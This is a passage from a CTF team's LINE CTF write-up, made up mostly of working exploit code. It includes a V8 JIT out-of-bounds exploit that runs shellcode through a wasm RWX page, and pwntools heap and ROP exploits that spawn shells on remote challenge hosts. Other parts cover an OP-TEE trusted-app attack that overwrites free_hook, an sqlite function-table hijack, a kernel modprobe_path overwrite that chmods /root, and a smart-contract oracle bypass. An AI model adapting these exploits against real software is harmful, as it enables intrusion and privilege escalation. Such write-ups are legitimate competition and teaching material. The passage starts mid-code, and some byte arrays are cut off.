        this.assignAdd(this, 0x100000000000000);

        return res;
    };

    // Return the underlying bytes of this number as array.
    this.bytes = function() {
        return Array.from(bytes);
    };

    // Return the byte at the given index.
    this.byteAt = function(i) {
        return bytes[i];
    };

    // Return the value of this number as unsigned hex string.
    this.toString = function() {
        return '0x' + hexlify(Array.from(bytes).reverse());
    };

    // Basic arithmetic.
    // These functions assign the result of the computation to their
    'this' object.

    // Decorator for Int64 instance operations. Takes care
    // of converting arguments to Int64 instances if required.
    function operation(f, nargs) {
        return function() {
            if (arguments.length !== nargs)
                throw Error("Not enough arguments for function " +
f.name);
            for (var i = 0; i < arguments.length; i++)
                if (!(arguments[i] instanceof Int64))

```

```

        arguments[i] = new Int64(arguments[i]);
    return f.apply(this, arguments);
};
}

// this = -n (two's complement)
this.assignNeg = operation(function neg(n) {
    for (var i = 0; i < 8; i++)
        bytes[i] = ~n.byteAt(i);

    return this.assignAdd(this, Int64.One);
}, 1);

// this = a + b
this.assignAdd = operation(function add(a, b) {
    var carry = 0;
    for (var i = 0; i < 8; i++) {
        var cur = a.byteAt(i) + b.byteAt(i) + carry;
        carry = cur > 0xff | 0;
        bytes[i] = cur;
    }
    return this;
}, 2);

// this = a - b
this.assignSub = operation(function sub(a, b) {
    var carry = 0;
    for (var i = 0; i < 8; i++) {
        var cur = a.byteAt(i) - b.byteAt(i) - carry;
        carry = cur < 0 | 0;
        bytes[i] = cur;
    }
    return this;
}, 2);

```

```

    // this = a ^ b
    this.assignXor = operation(function sub(a, b) {
        for (var i = 0; i < 8; i++) {
            bytes[i] = a.byteAt(i) ^ b.byteAt(i);
        }
        return this;
    }, 2);
}

// Constructs a new Int64 instance with the same bit representation as
the provided double.
Int64.fromDouble = function(d) {
    var bytes = Struct.pack(Struct.float64, d);
    return new Int64(bytes);
};

// Convenience functions. These allocate a new Int64 to hold the result.

// Return -n (two's complement)
function Neg(n) {
    return (new Int64()).assignNeg(n);
}

// Return a + b
function Add(a, b) {
    return (new Int64()).assignAdd(a, b);
}

// Return a - b
function Sub(a, b) {
    return (new Int64()).assignSub(a, b);
}

// Return a ^ b
function Xor(a, b) {

```

```
    return (new Int64()).assignXor(a, b);
}

// Some commonly used numbers.
Int64.Zero = new Int64(0);
Int64.One = new Int64(1);

var f64 = new Float64Array(1);
var u32 = new Uint32Array(f64.buffer);

function d2u(v) {
    f64[0] = v;
    return u32;
}

function u2d(lo, hi) {
    u32[0] = lo;
    u32[1] = hi;
    return f64[0];
}

function foo(b) {
    var x = -0.0;
    var y = -0x80000000;

    if (b) {
        x = -1;
        y = 1;
    }
    var res = (x - y) == -0x80000000;
    if (b) {
        res = -1;
    }
    let c = Math.sign(res);
    c = Math.sign(c) < 0 ? 0 : c;
}
```

```

    let d = new Array(c);
    d.shift();
    return d;
}

var wasm_code = new
Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,
128,128,128,0,1,0,4,132,128,128,128,0,1,112,0,0,5,131,128,128,128,0,1,0,
1,6,129,128,128,128,0,0,7,145,128,128,128,0,2,6,109,101,109,111,114,121,
2,0,4,109,97,105,110,0,0,10,138,128,
var wasm_mod = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_mod);
var exec = wasm_instance.exports.main;

console.log(foo(true));
for(var i=0;i<100000;i++)
    foo(true);
//console.log(foo(false));
let e41 = (new Int64('4141414100000000')).asDouble();
let e42 = (new Int64('4242424200000000')).asDouble();
let a = foo(false);
let b = [e42, e42, e42, e42, e42];
let obj = new Uint32Array(0x40);
let c = [e41, e41, e41, e41, e41];
let d = [e42, e42, e42, e42, e42];
obj[0] = 0x21212121;
a[15] = 0x3fffffff;
a[40] = wasm_instance;
let wasm = Int64.fromDouble(b[0]);
//console.log(wasm);
b[25] = b[0];
let rwx = Int64.fromDouble(c[12]);
rwx = Add(rwx, 0x0);
b[17] = rwx.asDouble()
console.log(obj[0]);

```



```
var sc = [0xbb48c031, 0x91969dd1, 0xff978cd0, 0x53dbf748, 0x52995f54,  
0xb05e5457, 0x90050f3b];  
for(var i=0;i<sc.length;i++) {  
    obj[i] = sc[i];  
}  
exec();
```

**Flag: LINECTF{Ne0N\_GENE512\_B4byCHr0Me}**

## bank

1. Because the lottery generates random numbers with time-based seed, we can win the lottery to be rich.
2. When we win the lottery, we can leak libc address in 0x1bd6
3. After that, we can make memo length to be 66 in 0x35af, and trigger heap based buffer overflow.
4. With 3, function pointer next to “memo” buffer is overwritten. Now we controlled PC.
5. Use one gadget to get shell (To do it, we should put user\_idx and account\_idx 0)

exploit.py

```
#!/usr/bin/python

from pwn import *
import ctypes

def add_user(a, b):
    s.sendlineafter(": ", "6")
    s.sendlineafter(": ", a)
    s.sendlineafter(": ", b)

def login(a, b):
    s.sendlineafter(": ", "7")
    s.sendlineafter(": ", a)
    s.sendlineafter(": ", b)

def loan():
    s.sendlineafter(": ", "4")

def lottery():
    s.sendlineafter("Input : ", "5")
    lib = ctypes.CDLL("./libc-2.31.so")
    lib.srand(lib.time(0))

    a = []
    i = 0
    while i < 7:
```

```

        num = lib.rand()
        num = (num % 37) + 1
        if num not in a:
            a.append(num)
            i += 1
            continue
    print a
    for i in range(7):
        s.sendlineafter("] : ", str(a[i]))

def transfer(to, amount):
    s.sendlineafter(": ", "3")
    s.sendlineafter(" be transfer.\n", str(to))
    s.sendlineafter("\n", str(amount))

def edit():
    return

#s = process("./Lazenca.Bank", env={"LD_PRELOAD":"./libc-2.31.so"})
s = remote("35.200.24.227", 10002)

add_user("a", "b")
login("a", "b")
loan()
lottery()

s.sendafter("Name : \n", "A"*0x10)
s.sendafter("Address : \n", "B"*0x18)
s.recvuntil("A"*0x10)
libc = u64(s.recv(6) + "\x00\x00") - 0x1ec6a0
s.recvuntil("B"*0x18)
code = u64(s.recv(6) + "\x00\x00") - 0x35f0
print hex(libc)
print hex(code)
lottery()

```

```
s.sendafter("Name : \n", "A"*0x10)
s.sendafter("Address : \n", "B"*0x10)
s.sendline("1")
s.recvuntil("Account number : ")
s.recvuntil("Account number : ")
acc = int(s.recvuntil("\n"))
print acc
for i in range(20):
    transfer(acc, 100)

s.sendline("7")
#s.recv(4096)
s.send("2" + "\x00")
s.sendline("A"*55+p64(libc+0xe6e79))
s.sendlineafter("Input : ", "0")
s.sendlineafter("Input : ", "8")
pause()
s.sendlineafter("transfer.\n", str(104289380))
s.sendlineafter(".\n", str(0))
s.interactive()
```

**Flag: LINECTF{IIIIIIlazenca\_save\_u5}**

## pwnbox

1. Leak vdso address at stack (0x401059)
2. Dump vdso area using (1)
3. With (1) and (2), we can use code gadgets in vdso
4. open, read, write flag with ROP

### dump\_vdso.py

```
#!/usr/bin/python
from pwn import *
dump = ""
for i in range(0x1000/14):
    main = 0x401013
    syscall = 0x4010af
    s = remote("34.85.14.159", 10004)
    s.recv(1024)
    pay = "A"*0x8+"B"*0x8 + p64(0x402800) + p64(main) + "B"*0x80
    s.send(pay)
    a = s.recv(0x140)
    vdso = u64(a[0xe8:0xf0])
    print hex(vdso)
    s.recvuntil("Login: ")
    pay = "A"*8+ "B"*8 + p64(vdso+0x10+14*i) + p64(0x401059)
    s.send(pay)
    s.recvuntil("Failed\n")
    a=s.recv(14)
    dump += a
    print hex(len(dump))
    s.close()
open("vdso", "w").write(dump)
```

### exploit.py

```
#!/usr/bin/python
```

```

from pwn import *
main = 0x401017
s = remote("34.85.14.159", 10004)
s.recv(1024)
pay = "A"*0x8+"B"*0x8 + p64(0x402800) + p64(main) + "B"*0x80
pause()
s.send(pay)
a = s.recv(0x100)
vdso = u64(a[0xe8:0xf0])
print hex(vdso)
s.recvuntil("Login: ")
context.arch = "amd64"
pay = "flag\x00\x00\x00\x00" + "\x00"*8 + p64(0) + p64(vdso + 0xf46) +
p64(0x402820+0x20) # rbp
pay += p64(vdso + 0xb42) + p64(0x4027f0) + p64(0x0) + p64(0)*2 +
p64(0x402800+80+0x20)
pay += p64(vdso+0xefc) + p64(3) + p64(0x402400) + p64(0)*2 + p64(0) +
p64(vdso + 0xf46) + p64(0x402800+8*18+0x20) # rbp
pay += p64(vdso + 0xefc) + p64(0)*4 + p64(0x402410) + p64(vdso + 0xf46)
+ p64(0x402410) + p64(0x401052) + p64(main)
print len(pay)
s.send(pay)
s.recvuntil("Failed\n")
time.sleep(0.3)
s.send("A"*2)
s.interactive()

```

**Flag: LINECTF{vDS0\_m4kes\_me\_cr3zy!}**

## SQG (pwn)

Since we got the TA decryption key, we first decrypted TA. We referred to the TA encryption source code written in python.

([https://github.com/OP-TEE/optee\\_os/blob/ae85b831d47561d144a261a341f563b53bc5c2fb/scripts/sign\\_encrypt.py](https://github.com/OP-TEE/optee_os/blob/ae85b831d47561d144a261a341f563b53bc5c2fb/scripts/sign_encrypt.py))

```
from Crypto.Cipher import AES
import struct
u16 = lambda x: struct.unpack("<H", x)[0]
u32 = lambda x: struct.unpack("<L", x)[0]
enc_ta_path =
"rootfs/lib/optee_armtz/daadc1d7-fd63-46be-a980-5b950c2469ab.ta"
key =
bytes.fromhex("55daff3286b64f55b08fe16f9ee93ab131293645ed44a9b46a4f435c5
16101f1")
with open(enc_ta_path, "rb") as f:
    magic = u32(f.read(4))
    img_type = u32(f.read(4))
    img_size = u32(f.read(4))
    algo = u32(f.read(4))
    digest_len = u16(f.read(2))
    sig_len = u16(f.read(2))
    digest = f.read(digest_len)
    sig = f.read(sig_len)
    shdr_uuid = f.read(16)
    shdr_version = u32(f.read(4))
    enc_algo = u32(f.read(4))
    flags = u32(f.read(4))
    nonce_length = u16(f.read(2))
    tag_length = u16(f.read(2))
    nonce = f.read(nonce_length)
    tag = f.read(tag_length)
    ciphertext = f.read(img_size)
```

```

aes = AES.new(key, AES.MODE_GCM, nonce=nonce)
plaintext = aes.decrypt_and_verify(ciphertext, tag)
with open("decrypted.ta", "wb") as ff:
    ff.write(plaintext)

```

The TEE application exists in /usr/sbin/optee\_sgg. The main feature of the application is decrypt/modify/delete request, generate/print/delete/modify qrcode. And there is a secret menu which leaks libc address.

The vulnerability is type confusion when communicating with TA. Since there is only one buffer to communicate with TA, we can overwrite the qrcode pointer through decryption request. After that, we can write data to qrcode pointer through modify qrcode menu.

The TA decrypts request through AES-CTR. Since we can control the nonce, it is possible to decrypt to the desired data. And TA uses multiple TEE svc calls, but did not need to analyze the TEE kernel.

Finally we overwrote the free\_hook to system.

```

from base64 import b64encode
from pwn import *

def aesctr(data):
    ctr = [0xb0, 0x63, 0xe2, 0x8a, 0x01, 0x37, 0xaf, 0x81, 0x3c, 0xc0,
0x10, 0x46, 0xb2, 0xf0, 0x56, 0xec, 0x76, 0xfc, 0x22, 0x53, 0xdf, 0x8a,
0xc1, 0xf6, 0x8b, 0x02, 0xfa, 0x05, 0x8c, 0xb1, 0x5f, 0x03, 0x5a, 0x53,
0x31, 0xc5, 0x47, 0xfd, 0xa9, 0x3d, 0x19, 0x66, 0x86, 0xc6, 0x08, 0x6c,
0x95, 0x68, 0x45, 0x92, 0xa1, 0xd6, 0xcd, 0xd4, 0x69, 0x01, 0xd7, 0xae,
0x74, 0x4b, 0xdd, 0xb3, 0x3b, 0xb5, 0x82, 0x32, 0x85, 0xd7, 0x30, 0xd0,
0xf5, 0x7d, 0x49, 0x75, 0xcf, 0x72, 0xfe, 0x6b, 0x3b, 0xdf, 0x5c, 0x3a,
0xcd, 0xab, 0xfc, 0xa1, 0xab, 0x86, 0x0b, 0x9e, 0x75, 0x9b, 0x7b, 0xf9,
0xfe, 0x0b, 0xad, 0x97, 0xe1, 0xdf, 0x2f, 0x01, 0x9a, 0x85, 0x30, 0xbf,
0xe1, 0xb3, 0x40, 0x2a, 0x46, 0xc3]
    enc = list(data)
    for i in range(len(data)):
        enc[i] ^= ctr[i]
    return bytes(enc)

r = remote("35.187.205.111", 10005)

r.recvuntil("Solve Pow! ")
print(r.recvline())
hashcash = input()

```



```

r.sendline(hashcash)
r.sendlineafter(">> ", "1")

data = b''
data += b'\x00' * 0x20 # signature
data += p32(19)         # version
data += b'A' * 0x4c     # dummy
data = b'\x00' * 16 + aesctr(data) # nonce + enc
r.sendlineafter("data: ", b64encode(data))

r.sendlineafter(">> ", "4")
r.sendlineafter(">> ", "8")
r.recvuntil("printf: ")
libc = int(r.recvline(), 16) - 0x49200
print("libc: %x" % libc)

r.sendlineafter(">> ", "1")
data = b''
data += b'/bin/sh\x00' # command
data += b'\x00' * 0x18 # signature
data += b'A' * 0x48     # dummy
data += p64(libc + 0x16AC30) # free_hook
data = b'\x00' * 16 + aesctr(data) # nonce + enc
r.sendlineafter("data: ", b64encode(data))

r.sendlineafter(">> ", "7")
r.sendlineafter("Data: ", p64(libc + 0x3F970)) # system

r.sendlineafter(">> ", "3") # free ta_resp_buffer

r.interactive()

```

**Flag: LINECTF{7h15\_i5\_the\_easiest\_QR\_c0d3\_ch4ll3ng3}**

# Damn Vulnerable Box

Leak:

Just sending large data will overwrite variables on the stack. By making the input variable point to the GOT section which the format string method will print out, we can leak the address of libc.

PC control:

I was just sending some random data and somehow the program crashed with the PC changed.

```
import os
import struct
import binascii
from socket import *

u64 = lambda x: struct.unpack('Q', x)[0]
p64 = lambda x: struct.pack('Q', x)

def main():
    s = socket(AF_INET, SOCK_STREAM)
    s.settimeout(1.5)

    s.connect(('35.221.91.124', 10008))

    cache = [b'']
    def rc():
        if cache[0]:
            c = cache[0][0: 1]
            cache[0] = cache[0][1:]

            return c

        cache[0] = s.recv(4096)
        assert cache[0]

        return rc()

    def rw(f):
        r = b''
        while True:
            c = rc()
            assert c

            r += c

            if f in r:
                break
```

```

        return r

    rw(b'> ')
    s.send(b'3\n')

    rw(b'userinput> ')
    s.send(p64(5) * 0x95)
    s.send(p64(0x4fb030))
    s.send(b'\n')

    libc_address = u64(rw(b'\n> ')[:-3].ljust(8, b'\x00')) - 0x231cf0
    ld_address = libc_address + 0x60e000
    stack_pointer_address = ld_address + 0x2de58

    print('libc_address', hex(libc_address))
    print('ld_address', hex(ld_address))
    print('stack_pointer_address', hex(stack_pointer_address))

    s.send(b'5\n')

    rw(b'userinput> ')
    s.send(p64(5) + p64(0x111) + p64(0x2222) + p64(libc_address +
0xE6C7E))
    s.send(b'\n')

    rw(b'> ')
    s.send(b'8\n')

    import telnetlib
    t = telnetlib.Telnet()
    t.sock = s
    t.interact()

if __name__ == '__main__':
    main()

```

**Flag:** LINECTF{damn\_y0u\_4re\_so\_good}

## Query Firewall

1. Leak the address of sqlite3.so via `select quote(fts3\_tokenizer('simple'))`;
2. Leak the address of the heap via select quote(block(x'THE ADDRESS OF FREEBINS'))
3. Overwrite sqlite3BuiltinFunctions which stores sqlite function handlers by registering blocked queries and removing them.

```
import os
import struct
import binascii
from socket import *

u64 = lambda x: struct.unpack('Q', x)[0]
p64 = lambda x: struct.pack('Q', x)

def main():
    s = socket(AF_INET, SOCK_STREAM)
    s.settimeout(1.5)

    s.connect(('35.200.92.72', 10007))

    cache = [b'']
    def rc():
        if cache[0]:
            c = cache[0][0: 1]
            cache[0] = cache[0][1:]
            return c

        cache[0] = s.recv(4096)
        assert cache[0]
        return rc()

    def rw(f):
        r = b''
        while True:
            c = rc()
            assert c
            r += c
            if f in r:
                break
        return r

    rw(b'\n[ Menu ]\n1. show version\n2. run query\n3. show blocked query\n4. remove blocked query\n5. exit\n> ')
    s.send(b'2\n')
```

```

rw(b'query> ')
s.send(b'select quote(fts3_tokenizer(\'simple\'));\\n')

rw(b'ry result ]\\nX\\')

simple_address = u64(bytes.fromhex(rw(b'\\')[ : 16].decode('utf8')))
sqlite_address = simple_address - 0x2d0ce0
libc_address   = sqlite_address - 0x3ca000
fastbins_address = libc_address + 0x3c4b78 + 0x18

print('sqlite_address: %s' % hex(sqlite_address))
print('libc_address: %s' % hex(libc_address))
print('fastbins_address: %s' % hex(fastbins_address))

rw(b'5. exit\\n> ')

s.send(b'2\\n')
rw(b'query> ')
s.send(b'select quote(block(x\\'%s\\'))\\n' %
binascii.hexlify(p64(fastbins_address - 8)))
rw(b'ry result ]\\nX\\')

heap_address   = u64(bytes.fromhex(rw(b'\\')[ : 16].decode('utf8')))
buffer_address = heap_address - 0xdd0
rw(b'5. exit\\n> ')

print('heap_address: %s' % hex(heap_address))

for i in range(256 * 6):
    s.send(b'2\\n')
    s.send(b'from'.ljust(0x60, b'\\x00'))

s.send(b'1\\n')
rw(b'3.11.0\\n\\n\\n[ Menu ]\\n1. show version\\n2. run query\\n3. show
blocked query\\n4. remove blocked query\\n5. exit\\n> ')

s.send(b'2\\n')
rw(b'query> ')
s.send(b'\\x00' * 0x40 + p64(0) + p64(buffer_address + 0x40 + 0x18) +
p64(0) + b'from')
rw(b'5. exit\\n> ')

s.send(b'2\\n')
rw(b'query> ')
s.send(b'select quote(block(x\\'%s\\'))\\n' %
binascii.hexlify(p64(buffer_address + 0x40)))
rw(b'5. exit\\n> ')

```

```

old_value = sqlite_address + 0x2d2ec0
new_value = buffer_address + 0x20

for i in range(6):
    print('subtracting...', i)

    s.send(b'2\n')
    rw(b'query> ')
    s.send(b'\x00' * 0x40 + p64(0) + p64(buffer_address + 0x40 +
0x18) + p64(sqlite_address + 0x2d46d0 + i) + b'from')
    rw(b'5. exit\n> ')

    num_subtracts = (old_value & 0xff) - (new_value & 0xff)
    if num_subtracts < 0:
        num_subtracts += 0x100

    for i in range(num_subtracts):
        s.send(b'4\n')
        rw(b'5. exit\n> ')

    old_value -= num_subtracts
    old_value >>= 8
    new_value >>= 8

    s.send(b'2\n')
    rw(b'query> ')
    s.send(b'\x00' * 0x20 + p64(0x00000000000010001) +
p64(0x0000000000000000) + p64(0x0000000000000000) + p64(libc_address +
0x4527A) + p64(0x0000000000000000) + p64(buffer_address + 0x50) +
b'likelx')
    rw(b'5. exit\n> ')

    s.send(b'2\n')
    rw(b'query> ')
    s.send(b'select likelx(1)\n')

import telnetlib
t = telnetlib.Telnet()
t.sock = s
t.interact()

if __name__ == '__main__':
    main()

```

**Flag: LINECTF{sqlite\_1s\_fun\_4nd\_fun}**

## pprofile

The given kernel module has 3 ioctl commands. One of them copies data from storage to users. It copies data using copy\_user\_generic\_unrolled function which does not check destination memory is user memory. Also, since copy\_user\_generic\_unrolled disables memory exceptions, we can get kernel base address through brute force.

Coping data format is [NULL (4 byte)][Padding (4 byte)][pid (4 byte)][data length (4 byte)]. Therefore, we can write the value in the kernel memory by 1 byte using the pid. We overwrote modprobe\_path to "tmp/a".

```
#include <sys/ioctl.h>
#include <unistd.h>
#include <assert.h>
#include <stdlib.h>
#include <stdio.h>
#include <fcntl.h>
#include <time.h>

#define GET_STORAGE 16
#define PUT_STORAGE 32
#define DEL_STORAGE 64

struct req {
    unsigned long reqaddr;
    unsigned long resaddr;
};

int fd;
void put_storage(char* s){
    struct req r = { .reqaddr = (unsigned long)s, .resaddr = 0 };

    int ret = ioctl(fd, PUT_STORAGE, &r);
    assert(ret == 8);
}

int get_storage(char* s, unsigned long res){
    struct req r = { .reqaddr = (unsigned long)s, .resaddr = res };
    return ioctl(fd, GET_STORAGE, &r);
}

void del_storage(char* s){
    struct req r = { .reqaddr = (unsigned long)s, .resaddr = 0 };
    int ret = ioctl(fd, DEL_STORAGE, &r);
    assert(ret == 8);
}
```

```

int main(void){
    fd = open("/dev/pprofile", O_RDONLY);
    char str[] = "AAAAAAAA";
    unsigned long kbase = 0;

    for (int i = 0x81; i < 0xff; i++) {
        put_storage(str);
        int ret = get_storage(str, (0xffffffff00000000 | (i << 24)) +
0x1256f30);
        if (ret == 0) {
            kbase = 0xffffffff00000000 | (i << 24);
            printf("Kernel base: %lx\n", kbase);
            del_storage(str);
            break;
        }
        del_storage(str);
    }
    char modprobe_path[] = "tmp/a";
    for (int i = 0; i < 5; i++) {
        while (1) {
            if (fork() == 0) {
                int pid = getpid();
                if ((pid & 0xff) == modprobe_path[i]) {
                    printf("Write %c\n", modprobe_path[i]);
                    put_storage(str);
                    get_storage(str, kbase + 0x1256f40 - 8 + i);
                    del_storage(str);
                    break;
                }
            }
            else
                exit(0);
        }
    }

    int fd2 = open("/proc/sys/kernel/modprobe", O_RDONLY);
    char path[16] = { '/', 0, };
    read(fd2, path + 1, 6);
    close(fd2);

    fd2 = open(path, O_WRONLY|O_CREAT, 0777);
    write(fd2, "#!/bin/sh\nchmod 777 -R /root\n", 29);
    close(fd2);

    fd2 = open("/tmp/b", O_WRONLY|O_CREAT, 0777);
    write(fd2, "\\xff\\xff\\xff\\xff", 4);
    close(fd2);

    system("/tmp/b");
}

```



```
system("cat /root/flag");  
return 0;  
}
```

**Flag:** LINECTF{Arbitrary\_NULL\_write\_15\_5tr0ng\_pr1m1t1v3\_both\_u53r\_k3rn3l\_m0d3}

# Sakura

It's a service that deploys an Ethereum contract. The user can bet on the answer and finalize to see if it matched the oracle.

```
nc 34.84.178.140 13000
Loading...
Account: 0x66ab6d9362d4f35596279692f0251db635165871
Account: 0x33a4622b82d4c04a53e170c638b944ce27cffce3
Account: 0x0063046686e46dc6f15918b61ae2b121458534a5
Set player account a balance of 100 ETH
Compiling...
Deploying the contract...
Contract address: 0xe7cb1c67752cbb975a56815af242ce2ce63d3113
-----
Welcome to Timeless Sakura Prediction Game

- You can get ETHs if you predict the future.
- Oracle system that go beyond powerful time will judge.
- We have GOD level BFT consensus model, Ethereum based single node
blockchain.
  (Yeah, We've solved the bloody byzantine general problem)
- We use a smart contract engine based on a powerful EVM, the World
computer.

-----
Today's question is

    What will be the weather tomorrow?

    1) Sunny
    2) Rainy

-----
1) Bet
2) Cancel
3) Get Player's Balance
4) Finalize
>
```

But the oracle always chooses the opposite answer of what the user bets on, making it impossible to “win”. Win condition is that the user has to have more than 1000 ETH when checking the balance.

```
// ...
```

```

function K(A, Q) {
  return E(this, void 0, void 0, (function () {
    return D(this, (function (I) {
      switch (I.label) {
        case 0:
          return [4, A.stateManager.getAccount(Q)];
        case 1:
          return 1 == I.sent().balance.gt(new
Y.BN(G.convert("1000", "eth", "wei"))) && (console.log("win!"),
console.log(k.readFileSync("/flag", "utf8"))), [2]
      }
    })))
  })))
}
// ...

```

Analyzing the javascript code reveals that there's a hidden menu. This menu allows us to run an arbitrary transaction.

```

// ...
case 20:
  return -999931337 != P ? [3, 22] : (x = w("debug> "),
console.log(x), [4, N.runTx({
  tx: new o.Transaction(JSON.parse(x))
}]]);
// ...

```

In order to match with the oracle's answer, we do the following:

1. Lock the "real" answer through the transaction by calling `lock(uint16)` method. Here, let's say we pick 1 as our answer.
2. Bet using the game interface, but this time we try to lock the answer to the opposite of what we actually locked for. So, we bet on 2. But this will fail because it's already locked in step 1, but the oracle will use this value to decide which answer it picks -- which should be 1 in this case.
3. Finalize and Profit.

To create a transaction, we used ethereumjs-tx and ethereumjs-abi library.

```
const EthereumTx = require("ethereumjs-tx").Transaction
const abi = require("ethereumjs-abi")
const privateKey = Buffer.from(
  "804365e293b9fab9bd11bddd39082396d56d30779efbb3ffb0a6089027902c4a",
  "hex",
)

const txParams = {
  nonce: "0x00",
  gasPrice: "0x01",
  gasLimit: "0x5f5e100",
  to: "0xe7cb1c67752cbb975a56815af242ce2ce63d3113",
  value: "0x579a814e10a740000",
  data: abi.simpleEncode("lock(uint16)", 1),
}

// The second parameter is not necessary if these values are used
const tx = new EthereumTx(txParams, { chain: "mainnet", hardfork:
  "petersburg" })
tx.sign(privateKey)
const serializedTx = tx.toJSON(true)
console.log(JSON.stringify(serializedTx))
```

The result looks like this:

```
{ "nonce": "0x", "gasPrice": "0x01", "gasLimit": "0x05f5e100", "to": "0xe7cb1c67
752cbb975a56815af242ce2ce63d3113", "value": "0x0579a814e10a740000", "data":
"0x91a30347000000000000000000000000000000000000000000000000000000000000
001", "v": "0x26", "r": "0xce24df31c754e724761fb62779233983f9532c531aa6005ca
e2d8e5faf898510", "s": "0x332625347623057908c164806a1704815c238f9ef5f8a9db
```

```
036474de1f47dbc3"}
```

We basically have everything we need at this point.

```
-----  
Today's question is
```

```
    What will be the weather tomorrow?
```

- 1) Sunny
- 2) Rainy

```
-----  
1) Bet  
2) Cancel  
3) Get Player's Balance  
4) Finalize  
> -999931337  
-999931337
```

```
debug>  
{ "nonce": "0x", "gasPrice": "0x01", "gasLimit": "0x05f5e100", "to": "0xe7cb1c67  
752cbb975a56815af242ce2ce63d3113", "value": "0x0579a814e10a740000", "data":  
"0x91a30347000000000000000000000000000000000000000000000000000000000000  
001", "v": "0x26", "r": "0xce24df31c754e724761fb62779233983f9532c531aa6005ca  
e2d8e5faf898510", "s": "0x332625347623057908c164806a1704815c238f9ef5f8a9db  
036474de1f47dbc3" }  
{ "nonce": "0x", "gasPrice": "0x01", "gasLimit": "0x05f5e100", "to": "0xe7cb1c67  
752cbb975a56815af242ce2ce63d3113", "value": "0x0579a814e10a740000", "data":  
"0x91a30347000000000000000000000000000000000000000000000000000000000000  
001", "v": "0x26", "r": "0xce24df31c754e724761fb62779233983f9532c531aa6005ca  
e2d8e5faf898510", "s": "0x332625347623057908c164806a1704815c238f9ef5f8a9db  
036474de1f47dbc3" }
```

```
-----  
1) Bet  
2) Cancel  
3) Get Player's Balance  
4) Finalize  
> 1
```

```
1  
answer> 2  
2  
Tx Reverted: [ 'Locked deposit must be zero' ] { error: 'revert',  
errorType: 'VmError' }
```

```
-----  
1) Bet  
2) Cancel
```

```
3) Get Player's Balance
4) Finalize
> 4
4
Oracle response: 1
win!
LINECTF{S4kura_hira_hira_come_to_spring}
```

-----

```
1) Bet
2) Cancel
3) Get Player's Balance
4) Finalize
> 3
3
1098.9999999999998308782 ETH
899 ETH
```

**Flag: LINECTF{S4kura\_hira\_hira\_come\_to\_spring}**

## SQG (rev)

The arm64 boot loader, kernel, image including TEE application were given. Since it was an environment with OP-TEE open source project, we first audited the source code with a bl32\_extra1.bin.

The TA decryption key was generated from tee\_otp\_get\_ta\_enc\_key function. ([https://github.com/OP-TEE/optee\\_os/blob/6a4e5c538c341de8153e3476d2d0215b89027826/core/arch/arm/kernel/otp\\_stubs.c#L35-L54](https://github.com/OP-TEE/optee_os/blob/6a4e5c538c341de8153e3476d2d0215b89027826/core/arch/arm/kernel/otp_stubs.c#L35-L54)) It generates a decryption key through sha256 hmac with key "SECRET\_KEYXD". So we just implemented a generation algorithm.

```
from Crypto.Hash import HMAC, SHA256
import struct

p32 = lambda x: struct.pack("<L", x)

key = b'SECRET_KEYXD'
pt =
b"\xd3\x84\x1a\xb0\xc2\x8f\xdd\xd5\x00\x8f\xf9\x04\xc9\xdaU0\x92r\xf1\x9
8\x08\xdcU\x9e\xe8}f\xdf\xda\xd1!\x95\xb3\x1b\x95\xa1\x97B\xf0\x89%\x862
\t\xca\xe6\x13/;\xaa2\xa7a\xa4\tx4\xe8\x8d\xb0%\x9f\xe1\xe9f\xb6\x9e\x1c
\xd5\xb7Ti\xe4\xad]\xd9\xac\x18&\xdd\xa9'S\x0b\xf6<A\xd1n?Em\xee\xd2NX\x
90\xaf\x1c\xf2\xa9\xc7\x9d\x90}z\xe9\xe9\xa0\x0c\xa2H\x9e\xf3\xf9Va\xf2m
\xb3\x94\xfc\x08AT\x05\x9d5\xffa#_\xfa\xe8\xd0\xf8\xd4Q\xcb\xe8\xb3\xfc\
n\x9cca\x1b\xb0\x07;\x19\xcd\x0c\x180p\xd6h\xa3\nBH\xccE17\xdc!84>\xdd\x
12=\xe2P\x03Q\x16\xec\x81\x16\xf0\xc8\x00q+\x98\\\xb2\n\x9e\x1e\x0fC\xbd
iR\xcb(\xa8\xb5b\xfbLL\x18\x8aL\xc3\x96\xbe\xab>\x056\xfe\x8ejU@?\\\x94\
xf6d\x1f?6\xe0l\x9b!\x92o\x83P0^\xb5\x0e\xd4\xb2xh7Q\xddm.\x80YH\xde\xb6
\x91"
usage = 4
data = p32(usage) + pt
h = HMAC.new(key, digestmod=SHA256)
h.update(data)
print(f"LINECTF{{{h.hexdigest()}}}")
```

**Flag: LINECTF{55daff3286b64f55b08fe16f9ee93ab131293645ed44a9b46a4f435c516101f1}**